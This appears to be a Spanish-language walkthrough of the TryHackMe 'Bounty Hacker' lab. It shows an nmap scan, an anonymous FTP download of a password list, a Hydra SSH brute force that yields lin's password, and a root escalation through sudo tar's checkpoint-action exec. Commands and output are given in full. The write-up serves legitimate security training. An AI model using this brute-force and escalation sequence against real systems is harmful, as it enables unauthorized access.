

# MAQUINA COWBOY HACKER

A continuación explicaré con ayuda de capturas los pasos para resolver esta máquina de la plataforma "TryHackMe".

La primera pregunta no necesita respuesta, solo arrancar la máquina de la plataforma.

La segunda pregunta igual, no necesita respuesta, pero sí te pide que escanees los puertos abiertos. Para ello hemos usado nmap.

```
Host is up (0.00037s latency).
Not shown: 967 filtered ports, 30 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:0E:E3:CC:C2:C3 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 25.66 seconds
root@ip-10-10-156-117: #
```

La tercera pregunta te pide el que escribió la task list, para resolverla intentamos iniciar sesión de forma anónima:

```
root@ip-10-10-156-117:~# ftp 10.10.165.137
Connected to 10.10.165.137.
220 (vsFTPd 3.0.3)
Name (10.10.165.137:root): anonymous
330 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r-- 1 ftp ftp 418 Jun 07 2020 locks.txt
-rw-rw-r-- 1 ftp ftp 68 Jun 07 2020 task.txt
226 Directory send OK.
ftp> mget *
mget locks.txt? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
226 Transfer complete.
418 bytes received in 0.06 secs (6.5399 kB/s)
mget task.txt? █
```

```

Name (10.10.165.137:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r-- 1 ftp ftp 418 Jun 07 2020 locks.txt
-rw-rw-r-- 1 ftp ftp 68 Jun 07 2020 task.txt
226 Directory send OK.
ftp> mget *
mget locks.txt? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
226 Transfer complete.
418 bytes received in 0.06 secs (6.5399 kB/s)
mget task.txt? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
226 Transfer complete.
68 bytes received in 0.00 secs (31.6673 kB/s)

```

A continuación nos aseguramos de un archivo llamado task list y accedemos con el comando less

```

root@ip-10-10-156-117:~# ls
Desktop      Instructions  Pictures  Scripts  thinclient_drives
Downloads    locks.txt    Postman   task.txt  users.txt
root@ip-10-10-156-117:~# less task.txt

```

```

1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
task.txt (END)

```

Ahora miramos el archivo locks.txt que es un diccionario de contraseñas.  
El servicio que usa este diccionario para fuerza bruta es ssh

```

root@ip-10-10-156-117:~# less locks.txt

```

```

rEddrAGON
ReDdr4g0nSynd!cat3
Dr@gOn$yn9!cat3
R3DDr460NSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4gOn2044
RedDr4gonSynd1cat3
R3dDRAG0nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1m!6H71StHeB357
rEDdragOn$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@gOn$yND1C4Te
RedDr@gonSyn9!c47e
REd$yNdIc47e
dr@gonSYNd1c@73
locks.txt

```

A continuación usamos hydra para que nos de usuario y contraseña y observamos que esa contraseña estaba en el diccionario obtenido anteriormente

```


root@ip-10-10-156-117: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-156-117: ~ x root@ip-10-10-156-117: ~
root@ip-10-10-156-117:~# hydra ssh://10.10.165.137 -L users.txt -P locks.txt

Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-03-01 04:26:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 156 login tries (156 per host), ~10 tries per task
[DATA] attacking ssh://10.10.165.137:22/
[22][ssh] host: 10.10.165.137 login: lin password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-03-01 04:26:45
root@ip-10-10-156-117:~#

```

Hacemos ssh lin en la ip que tenemos y pegamos la contraseña que nos ha dado anteriormente.



```
lin@bountyhacker: ~/Desktop
File Edit View Search Terminal Tabs Help

lin@bountyhacker: ~/Desktop x root@ip-10-10-156-117: ~ x
Nmap done: 1 IP address (1 host up) scanned in 25.66 seconds
root@ip-10-10-156-117:~# ssh lin@10.10.165.137
The authenticity of host '10.10.165.137 (10.10.165.137)' can't be established.
ECDSA key fingerprint is SHA256:fzj1lgnXyEZI9px29GF/tJr+u8o9i88XXfjggSbAgbE.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.165.137' (ECDSA) to the list of known hosts.
lin@10.10.165.137's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$ ls
user.txt
lin@bountyhacker:~/Desktop$ cat user.txt
THM{CR1M3_SyNd1C4T3}
lin@bountyhacker:~/Desktop$
```

Iniciamos con el usuario de lin y nos desplazamos al archivo root con cat

```
lin@bountyhacker: ~/Desktop
File Edit View Search Terminal Tabs Help

lin@bountyhacker: ~/Desktop x root@ip-10-10-156-117: ~ x

lin@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
lin@bountyhacker:~/Desktop$ sudo tar -cf /dev/null /dev/null --checkpoint=1
--checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# whoami
root
# cd /root
# ls
root.txt
# cat ro
cat: ro: No such file or directory
# cat root.txt
THM{80UN7Y_h4cK3r}
#
```

## Hacker de recompensas

Ayudar



Hablaste mucho sobre ser el hacker más elitista del sistema solar. ¡Pruébalo y reclama tu derecho al estatus de Elite Bounty Hacker!

Gráfico


Marcador

Discutir

escritos

Más

Dificultad: Fácil



100%